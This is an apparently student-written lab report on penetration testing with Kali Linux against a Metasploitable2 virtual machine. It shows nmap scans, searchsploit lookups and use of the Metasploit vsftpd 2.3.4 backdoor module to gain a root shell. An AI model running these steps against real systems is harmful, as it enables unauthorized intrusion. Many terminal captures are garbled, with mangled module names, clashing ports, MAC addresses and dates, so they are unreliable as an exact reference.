

PENETRATION TESTING PROJECT REPORT

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Network Penetration Testing (NPT) using Kali Linux and Metasploitable2

Introduction

This project demonstrates Network Penetration Testing using Kali Linux as the attacker machine and Metasploitable2 as the vulnerable target machine. The project includes reconnaissance, scanning, vulnerability analysis, exploitation, mitigation, and reporting.

Project Objective

- Set up a penetration testing lab environment.
- Perform reconnaissance and scanning.
- Identify open ports and vulnerable services.
- Exploit discovered vulnerabilities.
- Document findings and mitigation methods.

Project Setup

Attacker Machine: Kali Linux

Target Machine: Metasploitable2

Network Mode: Host-Only / NAT Network

Methodology

1. Reconnaissance
2. Scanning
3. Enumeration
4. Vulnerability Identification
5. Exploitation
6. Mitigation
7. Reporting

Tools Used

- Kali Linux
- Metasploitable2
- Nmap
- Metasploit
- Netdiscover
- Searchsploit

Findings

Open Ports Identified:

21 - FTP
22 - SSH
80 - HTTP
139 - Samba
445 - SMB
6667 - UnrealIRCd

Mitigation and Prevention

- Update vulnerable software regularly.
- Disable unnecessary services.
- Use firewall protection.
- Apply network segmentation.
- Use strong authentication mechanisms.

Screenshots and Evidence

Figure 1




Figure 2

```
Session Actions Edit View Help
(kali@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.4 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::f879:a5f1:49f8:ec14 prefixlen 64 scopeid 0<link>
    ether 08:00:27:1f:b7:23 txqueuelen 1000 (Ethernet)
    RX packets 33 bytes 6591 (6.4 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 33 bytes 4010 (3.9 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4226 bytes 186792 (182.4 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4226 bytes 186792 (182.4 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali@kali)-[~]
```

Figure 3




Figure 4

```
Session Actions Edit View Help
kali@kali:~$ ping 192.168.1.3
PING 192.168.1.3 (192.168.1.3) 56(84) bytes of data.
64 bytes from 192.168.1.3: icmp_seq=1 ttl=64 time=1.59 ms
64 bytes from 192.168.1.3: icmp_seq=2 ttl=64 time=1.79 ms
64 bytes from 192.168.1.3: icmp_seq=3 ttl=64 time=1.56 ms
64 bytes from 192.168.1.3: icmp_seq=4 ttl=64 time=3.11 ms
64 bytes from 192.168.1.3: icmp_seq=5 ttl=64 time=1.79 ms
64 bytes from 192.168.1.3: icmp_seq=6 ttl=64 time=4.16 ms
64 bytes from 192.168.1.3: icmp_seq=7 ttl=64 time=3.44 ms
64 bytes from 192.168.1.3: icmp_seq=8 ttl=64 time=1.66 ms
64 bytes from 192.168.1.3: icmp_seq=9 ttl=64 time=0.846 ms
64 bytes from 192.168.1.3: icmp_seq=10 ttl=64 time=2.55 ms
64 bytes from 192.168.1.3: icmp_seq=11 ttl=64 time=2.97 ms
64 bytes from 192.168.1.3: icmp_seq=12 ttl=64 time=2.89 ms
64 bytes from 192.168.1.3: icmp_seq=13 ttl=64 time=4.73 ms
64 bytes from 192.168.1.3: icmp_seq=14 ttl=64 time=1.82 ms
64 bytes from 192.168.1.3: icmp_seq=15 ttl=64 time=3.76 ms
64 bytes from 192.168.1.3: icmp_seq=16 ttl=64 time=1.12 ms
64 bytes from 192.168.1.3: icmp_seq=17 ttl=64 time=2.18 ms
64 bytes from 192.168.1.3: icmp_seq=18 ttl=64 time=1.52 ms
```

Figure 5

```
rtt min/avg/max/mdev = 0.840/2.400/4.160/0.400
(kali@kali)-[~]
└─$ nmap 192.168.1.3
```

Figure 6

```
(kali@kali)-[~]
└─$ nmap 192.168.1.3
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-27 04:42 EDT
Nmap scan report for 192.168.1.3
Host is up (0.024s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
2380/tcp  open  mysql
3432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8080/tcp  open  ajp13
8160/tcp  open  unknown
MAC Address: 08:00:27:96:05:FC (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

Figure 7


```
MAC Address: 08:00:27:96:D5:FC (PCS Systemtechnik/Oracle VirtualBo  
Nmap done: 1 IP address (1 host up) scanned in 1.00 seconds  
(kali@kali)-[~]  
$ nmap -sV 192.168.1.3
```

Figure 8

```
Nmap done: 1 IP address (1 host up) scanned in 1.00 seconds

kali@kali:~$ nmap -v 192.168.1.3
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-27 04:43 EDT
Nmap scan report for 192.168.1.3
Host is up (4.003s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian #ubuntu (protocol 2.0)
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp           Postfix smtpd
53/tcp    open  domain         ISC BIND 9.4.2
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind        2 (RPC #100000)
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec           netkit-rsh rexecd
513/tcp   open  login          OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi       GNU Classpath gmiregistry
1024/tcp  open  bindshell      Metasploitable root shell
2049/tcp  open  nfs            2-4 (RPC #100000)
2121/tcp  open  ftp            ProFTPD 1.3.1
3306/tcp  open  mysql          MySQL 5.0.51a-ubuntu5
5432/tcp  open  postgresql     PostgreSQL 9.1.3.8 - 9.1.7
5900/tcp  open  vnc            VNC (protocol 3.3)
6000/tcp  open  x11            (access denied)
6667/tcp  open  irc            UnrealIRCd
8009/tcp  open  ajp13          Apache Jserv (Protocol v1.3)
8188/tcp  open  http           Apache Tomcat/Coyote JSP engine 1.1
NMC Address: 803002779605frc (PC5 Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Figure 9

```
rtt min/avg/max/mdev = 0.840/2.400/4.160/0.400
(kali@kali)-[~]
└─$ nmap 192.168.1.3
```

Figure 10




Figure 11

```
(kali@kali)-[~]
└─$ nmap 192.168.1.3
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-27 04:42 EDT
Nmap scan report for 192.168.1.3
Host is up (0.024s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
2380/tcp  open  mysql
3432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8080/tcp  open  ajp13
8160/tcp  open  unknown
MAC Address: 08:00:27:96:05:FC (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

Figure 12

```
MAC Address: 08:00:27:96:D5:FC (PCS Systemtechnik/Oracle VirtualBo  
Nmap done: 1 IP address (1 host up) scanned in 1.00 seconds  
(kali@kali)-[~]  
$ nmap -sV 192.168.1.3
```

Figure 13


```
Nmap done: 1 IP address (1 host up) scanned in 1.00 seconds

kali@kali:~$ nmap -v 192.168.1.3
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-27 04:43 EDT
Nmap scan report for 192.168.1.3
Host is up (0.003s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian #ubuntu (protocol 2.0)
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp           Postfix smtpd
53/tcp    open  domain         ISC BIND 9.4.2
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind        2 (RPC #100000)
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec           netkit-rsh rexecd
513/tcp   open  login          OpenSSH or Solaris rlogind
514/tcp   open  tcpwrapped     OpenSSH or Solaris rlogind
1099/tcp  open  java-rmi       GNU Classpath gmiregistry
1024/tcp  open  bindshell      Metasploitable root shell
2049/tcp  open  nfs            2-4 (RPC #100000)
2121/tcp  open  ftp            ProFTPD 1.3.1
3306/tcp  open  mysql          MySQL 5.0.51a-ubuntu5
5432/tcp  open  postgresql     PostgreSQL 9.1.3.8 - 9.1.7
5900/tcp  open  vnc            VNC (protocol 3.3)
6000/tcp  open  x11            (access denied)
6667/tcp  open  irc            UnrealIRCd
8009/tcp  open  ajp13          Apache Jserv (Protocol v1.3)
8180/tcp  open  http           Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 8C:80:27:96:D5:1C (PC5 Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Figure 14

```
(kali@kali)~$ nmap -p- 192.168.1.3
Starting Nmap 7.95 ( https://nmap.org ) at 2020-05-27 04:44 EDT
Nmap scan report for 192.168.1.3
Host is up (0.0015 latency).
Not shown: 65535 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
443/tcp   open  microsoft-ds
512/tcp   open  rsh
513/tcp   open  login
514/tcp   open  shell
5899/tcp  open  rairegistry
5224/tcp  open  ingreslock
2869/tcp  open  nfs
2121/tcp  open  ccsproxy-ftp
3786/tcp  open  npsl
3632/tcp  open  distccd
5632/tcp  open  postgresql
5986/tcp  open  vnc
6086/tcp  open  x11
6667/tcp  open  irc
6697/tcp  open  irc-u
6899/tcp  open  ejp3
6188/tcp  open  unknown
8787/tcp  open  ngserv
35243/tcp open  unknown
39279/tcp open  unknown
33632/tcp open  unknown
36233/tcp open  unknown
Nmap Address: 88:89:27:96:05:FC (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 46.22 seconds
```

Figure 15




```
Shellcodes: No Results
(kali@kali)-[~]
$ searchsploit vsftpd

Exploit Title
-----
vsftpd 2.0.5 - 'CWD' (Authenticated) Remote Memory Consumption
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (1)
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (2)
vsftpd 2.3.2 - Denial of Service
vsftpd 2.3.4 - Backdoor Command Execution
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)
vsftpd 3.0.3 - Remote Denial of Service

Shellcodes: No Results
(kali@kali)-[~]
$
```

Figure 17



```
= [ metasploit v6.4.84-dev
+ -- -- [ 2,547 exploits - 1,309 auxiliary - 1,683 payload
+ -- -- [ 432 post - 49 encoders - 13 nops - 9 evasion

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > Interrupt: use the 'exit' command to quit
msf > exit

(kali@kali)-[~]
$ msfconsole
```

Figure 18




Figure 20

```
# Name Disclosure Date Rank Check Description
- - - - -
0 auxiliary/dos/ftp/232 2011-02-03 normal Yes 2.3.2 Denial of Service
1 exploit/unix/ftp/234_backdoor 2011-07-03 excellent No v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > search vsftpd

Matching Modules

# Name Disclosure Date Rank Check Description
- - - - -
0 auxiliary/dos/ftp/232 2011-02-03 normal Yes 2.3.2 Denial of Service
1 exploit/unix/ftp/234_backdoor 2011-07-03 excellent No v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > 
```

Figure 21




Figure 22

```
Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  auxiliary/dos/ftp/[REDACTED]_232        2011-02-03      normal Yes     [REDACTED] 2.3.2 Denial of Service
1  exploit/unix/ftp/[REDACTED]_234_backdoor 2011-07-03      excellent No      [REDACTED] v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > 1
[-] Unknown command: 1. Run the help command for more details.
msf > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > use exploit/unix/ftp/vsftpd_234_backdoor
```

Figure 23




Figure 24

```
exploit target:

  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.
msf exploit(unix/ftp/vsftpd_234_backdoor) >
msf exploit(unix/ftp/vsftpd_234_backdoor) > set Rhost 192.168.1.3
Rhost => 192.168.1.3
msf exploit(unix/ftp/vsftpd_234_backdoor) > |
```

Figure 25

```
RMHOSTS 192.168.1.3 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/
RPORT 21 yes The target port (TCP)

Exploit target:

  Id  Name
  --  --
  0    Automatic

view the full module info with the info, or info -d command.


msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
```

Figure 26

```
View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.1.3:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.1.3:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.3:21 - The port used by the backdoor bind listener is already open
[*] 192.168.1.3:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.4:38339 → 192.168.1.3:6200) at 2026-05-27 05:04:14 -0400
```

Figure 27



```
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.1.3:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.3:21 - USER: 331 Please specify the password
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.3:21 - The port used by the backdoor bind l
[+] 192.168.1.3:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.4:38339 →


whoami
root
█
```

Figure 28

```
msf exploit(wmiz/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.1.3:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.1.3:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf exploit(wmiz/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.3:21 - The port used by the backdoor bind listener is already open
[*] 192.168.1.3:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.4:38339 → 192.168.1.3:6200) at 2026-05-27 05:04

whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Figure 29



```
[*] 192.168.1.3:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf exploit(wmka/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.3:21 - The port used by the backdoor bind listener is already open
[*] 192.168.1.3:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.4:38339 → 192.168.1.3:6200) at

whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
id
uid=0(root) gid=0(root)
```

Conclusion

This project successfully demonstrated penetration testing techniques using Kali Linux and Metasploitable2. Various vulnerabilities were identified and exploitation techniques were studied in a controlled lab environment.